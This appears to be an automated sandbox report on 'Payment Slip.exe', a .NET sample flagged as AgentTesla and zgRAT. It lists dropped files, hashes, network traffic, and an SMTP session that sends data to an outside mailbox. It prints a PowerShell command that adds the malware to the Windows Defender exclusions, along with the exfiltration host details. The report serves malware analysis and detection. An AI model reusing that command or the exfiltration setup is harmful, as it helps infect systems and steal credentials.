Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....0..H...Z.....".f... .....@.. ..... .@.....e..O.....W.....d..... ....H.....text...(F... ...H..... ..`.rsrc....W.....X...J.....@..@.relo c.....@..B.....f.....H.....P.....`...P...H.....0.....(.....%.}.....}....*....0.....{.....+..*..0..+.....,....{....-..+..{....}... ..+....}.....*..0.....(.....(....+..*^..}.....(.....(....*:..o....(....&*..0..+.....,..{.....+....,...{....o.....(....*..0.....(....s.....s....}.....s....}.....s....}.....s....}.....s....}.....s ....}.....s ...}.....{....o!.....("....{.....o#....{.....

C:\Users\user\AppData\Roaming\aXqntX.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Payment Slip.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20220527\PowerShell_transcript.767668.AhQHPVla.20220527154520.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5813
Entropy (8bit):	5.396033402338353
Encrypted:	false
SSDEEP:	96:BZU6UNgqDo1ZMZX6UNgqDo1ZotjljZMz6UNgqDo1ZaccVV8yZmj:h1Gjj
MD5:	5CC59A0EAA44305BA4EB16BC9B126516
SHA1:	B664DAD8957FC21CFF7461A3F95AF27629021504
SHA-256:	B47A4901FFCD82E0FC5F434F08F7570053C0AFDC2349AC79A7B987E76A84F8F7
SHA-512:	AAA9C07F8A9657342B09DEFDE8DB0A0015137717E9DF29641CE031216EAD46497E4945167B89E4BBA1FB19A5727983061D3EE5C556833A9BAC09CD2EDEBDA559
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220527154522..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 767668 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\aXqntX.exe..Process ID: 6564..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220527154522..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\aXqntX.exe..**********..Windows PowerShell transcript start..Start time: 20220527154846..Username: computer\user..RunAs User: DESKTOP-

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	835
Entropy (8bit):	4.694294591169137
Encrypted:	false
SSDEEP:	24:QWDZh+ragzMZfuMMs1L/JU5fFCkK8T1rTt8:vDZhyoZWM9rU5fFcP
MD5:	6EB47C1CF858E25486E42440074917F2
SHA1:	6A63F93A95E1AE831C393A97158C526A4FA0FAAE
SHA-256:	9B13A3EA948A1071A81787AAC1930B89E30DF22CE13F8FF751F31B5D83E79FFB
SHA-512:	08437AB32E7E905EB11335E670CDD5D999803390710ED39CBC31A2D3F05868D5D0E5D051CCD7B06A85BB466932F99A220463D27FAC29116D241E8ADAC495FAF
Malicious:	**true**
Preview:	# Copyright (c) 1993-2009 Microsoft Corp...#..# This is a sample HOSTS file used by Microsoft TCP/IP for Windows...#..# This file contains the mappings of IP addresses to host names. Each..# entry should be kept on an individual line. The IP address should..# be placed in the first column followed by the corresponding host name...# The IP address and the host name should be separated by at least one..# space...#..# Additionally, comments (such as these) may be inserted on individual..# lines or following the machine name denoted by a '#' symbol...#..# For example:..#..# 102.54.94.97 rhino.acme.com # source server..# 38.25.63.10 x.acme.com # x client host....# localhost name resolution is handled within DNS itself...#.127.0.0.1 localhost..#.::1 localhost....127.0.0.1

\Device\ConDrv	
Process:	C:\Users\user\AppData\Roaming\Tnpak\Tnpak.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped

Size (bytes):	1141
Entropy (8bit):	4.44831826838854
Encrypted:	false
SSDEEP:	24:zKLXkb4DObntKlglUEnfQtvNuNpKOK5aM9YJC:zKL0b4DQntKKH1MqJC
MD5:	1AEB3A784552CFD2AEDEDC1D43A97A4F
SHA1:	804286AB9F8B3DE053222826A69A7CDA3492411A
SHA-256:	0BC438F4B1208E1390C12D375B6CBB08BF47599D1F24BD07799BB1DF384AA293
SHA-512:	5305059BA86D5C2185E590EC036044B2A17ED9FD9863C2E3C7E7D8035EF0C79E53357AF5AE735F7D432BC70156D4BD3ACB42D100CFB05C2FB669EA22368F14 5
Malicious:	false
Preview:	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....USAGE: regsvcs.exe [options] AssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target application, error if it already exists... /exapp Expect an existing application... /tlb:<tlbfile> Filename for the exported type library... /appname:<name> Use the specified name for the target application... /parname:<name> Use the specified name or id for the target partition... /extlb Use an existing type library... /reconfig Re configure existing target application (default)... /noreconfig Don't reconfigure existing target application... /u Uninstall target application... /nologo S uppress logo output... /quiet Suppress logo output and success output... /c

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.756816368829058
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Payment Slip.exe
File size:	762880
MD5:	29b03eb0f987f638b99ef23c8e3681ad
SHA1:	174069ad27d00891343e794167abf298cb5f3e5b
SHA256:	e799a969eca8b72287a0b6a1b7015d6a47fa07e30d960b1a33b2e8178efd80a8
SHA512:	055b7aed9075d4418ace9cacdfcc82649114e172b550777bc9818ec7937d15deede6168af3ef80e29e50f970b2b2966ba5dc6517126dabbf48482dcb2c81fadc
SSDEEP:	12288:A/sIP9M2S9bHoAUTvqVhe+TMAzsr4the/MNE/5xvI9TwDsRAbRdra6tpfmL1g3sG:SsIP99+bHo02Azhh8BqUIERaW+Bg3scT
TLSH:	33F4F10072F84B22E67A67FE9670518407B6BD986520E34E1DD27CDB3A71F528E81F1B
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....b.....0..H...Z....."f... .....@.. .....@.....

File Icon

Icon Hash:	4462f276dcec30e6

Static PE Info

General

Entrypoint:	0x4b6622
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6290A4CD [Fri May 27 10:15:41 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0

Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xb65d0	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xb8000	0x57ec	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xbe000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xb6498	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb4628	0xb4800	False	0.868293910145	data	7.7554882987	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xb8000	0x57ec	0x5800	False	0.965287642045	data	7.89380013839	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xbe000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0xb8100	0x51a3	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0xbd2b4	0x14	data		
RT_VERSION	0xbd2d8	0x314	data		
RT_MANIFEST	0xbd5fc	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports


DLL	Import
mscoree.dll	_CorExeMain


Version Infos

Description	Data
Translation	0x0000 0x04b0
LegalCopyright	
Assembly Version	1.0.0.0
InternalName	CustomAttributeExtensi.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	
ProductVersion	1.0.0.0
FileDescription	
OriginalFilename	CustomAttributeExtensi.exe

Network Behavior

Network Port Distribution





TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 15:45:35.849085093 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:36.132412910 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:36.132684946 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:40.029767036 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:40.047146082 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:40.329358101 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:40.330471992 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:40.612961054 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:40.613718033 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:40.903496027 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:40.904902935 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:41.187028885 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:41.224742889 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:41.518543005 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:41.518927097 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:41.800950050 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:41.801002026 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:41.802349091 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:41.802512884 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:41.803222895 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:41.803284883 CEST	49777	587	192.168.2.7	206.189.39.129
May 27, 2022 15:45:42.084566116 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:42.084865093 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:42.101870060 CEST	587	49777	206.189.39.129	192.168.2.7
May 27, 2022 15:45:42.152637959 CEST	49777	587	192.168.2.7	206.189.39.129

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 15:45:35.424194098 CEST	54143	53	192.168.2.7	8.8.8.8
May 27, 2022 15:45:35.738518953 CEST	53	54143	8.8.8.8	192.168.2.7
May 27, 2022 15:45:35.803163052 CEST	63377	53	192.168.2.7	8.8.8.8
May 27, 2022 15:45:35.820983887 CEST	53	63377	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 27, 2022 15:45:35.424194098 CEST	192.168.2.7	8.8.8.8	0x4de5	Standard query (0)	mail.subnet-group.com	A (IP address)	IN (0x0001)
May 27, 2022 15:45:35.803163052 CEST	192.168.2.7	8.8.8.8	0x8978	Standard query (0)	mail.subnet-group.com	A (IP address)	IN (0x0001)

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 27, 2022 15:45:35.738518953 CEST	8.8.8.8	192.168.2.7	0x4de5	No error (0)	mail.subnet-group.com	subnet-group.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 15:45:35.738518953 CEST	8.8.8.8	192.168.2.7	0x4de5	No error (0)	subnet-group.com		206.189.39.129	A (IP address)	IN (0x0001)
May 27, 2022 15:45:35.820983887 CEST	8.8.8.8	192.168.2.7	0x8978	No error (0)	mail.subnet-group.com	subnet-group.com		CNAME (Canonical name)	IN (0x0001)
May 27, 2022 15:45:35.820983887 CEST	8.8.8.8	192.168.2.7	0x8978	No error (0)	subnet-group.com		206.189.39.129	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
May 27, 2022 15:45:40.029767036 CEST	587	49777	206.189.39.129	192.168.2.7	220-secure-3.ceedex.net ESMTP Exim 4.95 #2 Fri, 27 May 2022 21:45:39 +0800 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
May 27, 2022 15:45:40.047146082 CEST	49777	587	192.168.2.7	206.189.39.129	EHLO 767668
May 27, 2022 15:45:40.329358101 CEST	587	49777	206.189.39.129	192.168.2.7	250-secure-3.ceedex.net Hello 767668 [102.129.143.42] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
May 27, 2022 15:45:40.330471992 CEST	49777	587	192.168.2.7	206.189.39.129	AUTH login ZWRuYUBzdWJuZXQtZ3JvdXAuY29t
May 27, 2022 15:45:40.612961054 CEST	587	49777	206.189.39.129	192.168.2.7	334 UGFzc3dvcmQ6
May 27, 2022 15:45:40.903496027 CEST	587	49777	206.189.39.129	192.168.2.7	235 Authentication succeeded
May 27, 2022 15:45:40.904902935 CEST	49777	587	192.168.2.7	206.189.39.129	MAIL FROM:<edna@subnet-group.com>
May 27, 2022 15:45:41.187028885 CEST	587	49777	206.189.39.129	192.168.2.7	250 OK
May 27, 2022 15:45:41.224742889 CEST	49777	587	192.168.2.7	206.189.39.129	RCPT TO:<eh746746@gmail.com>
May 27, 2022 15:45:41.518543005 CEST	587	49777	206.189.39.129	192.168.2.7	250 Accepted
May 27, 2022 15:45:41.518927097 CEST	49777	587	192.168.2.7	206.189.39.129	DATA
May 27, 2022 15:45:41.801002026 CEST	587	49777	206.189.39.129	192.168.2.7	354 Enter message, ending with "." on a line by itself
May 27, 2022 15:45:41.803284883 CEST	49777	587	192.168.2.7	206.189.39.129	.
May 27, 2022 15:45:42.101870060 CEST	587	49777	206.189.39.129	192.168.2.7	250 OK id=1nuaHe-0005DU-1M

Statistics

Behavior



System Behavior

Analysis Process: Payment Slip.exe PID: 3736, Parent PID: 3040

General

Target ID:	1
Start time:	15:44:55
Start date:	27/05/2022
Path:	C:\Users\user\Desktop\Payment Slip.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Payment Slip.exe"
Imagebase:	0x530000
File size:	762880 bytes
MD5 hash:	29B03EB0F987F638B99EF23C8E3681AD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.426721179.0000000002CF0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_zgRAT, Description: Detects zgRAT, Source: 00000001.00000002.431474395.0000000007210000.00000004.08000000.00040000.00000000.sdmp, Author: ditekSHen • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.425049862.0000000002961000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.428332559.0000000003BE3000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.428332559.0000000003BE3000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DBACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DBACF06	unknown
C:\Users\user\AppData\Roaming\aXqntX.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CAFDD66	CopyFileW
C:\Users\user\AppData\Roaming\aXqntX.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CAFDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp62DF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CAF7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Payment Slip.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DEBC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp62DF.tmp	success or wait	1	6CAF6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\aXqntX.exe	0	262144	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 64 fd 62 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 30 00 00 48 0b 00 00 5a 00 00 00 00 00 00 22 66 0b 00 00 20 00 00 00 fd 0b 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 0c 00 00 02 00 00 00 00 00 00 02 00 40 fd 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ@!L!This program cannot be run in DOS mode.$PELb0HZ"f @ @	success or wait	3	6CAFDD66	CopyFileW
C:\Users\user\AppData\Roaming\aXqntX.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]ZoneId=0	success or wait	1	6CAFDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp62DF.tmp	0	1609	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 66 72 6f 6e 74 64 65 73 6b 3c 2f 41 75 74 68 6f 72 3e 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66	<?xml version="1.0" encoding="UTF-16"?> <Task version="1.2" xmlns="http://schemas.microsoft .com/windows/2004/02/mit/task"> <RegistrationInfo> <Date>2014-10-25T14:27:44.8929027</Date> <Author>computer\user </Author> </RegistrationInf	success or wait	1	6CAF1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Payment Slip.exe.log	0	1308	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6DEBC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DB85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DAE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DAE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DAE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DB85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAF1B4F	ReadFile

Analysis Process: powershell.exe PID: **6564**, Parent PID: **3736**

General

Target ID:	4
Start time:	15:45:19
Start date:	27/05/2022
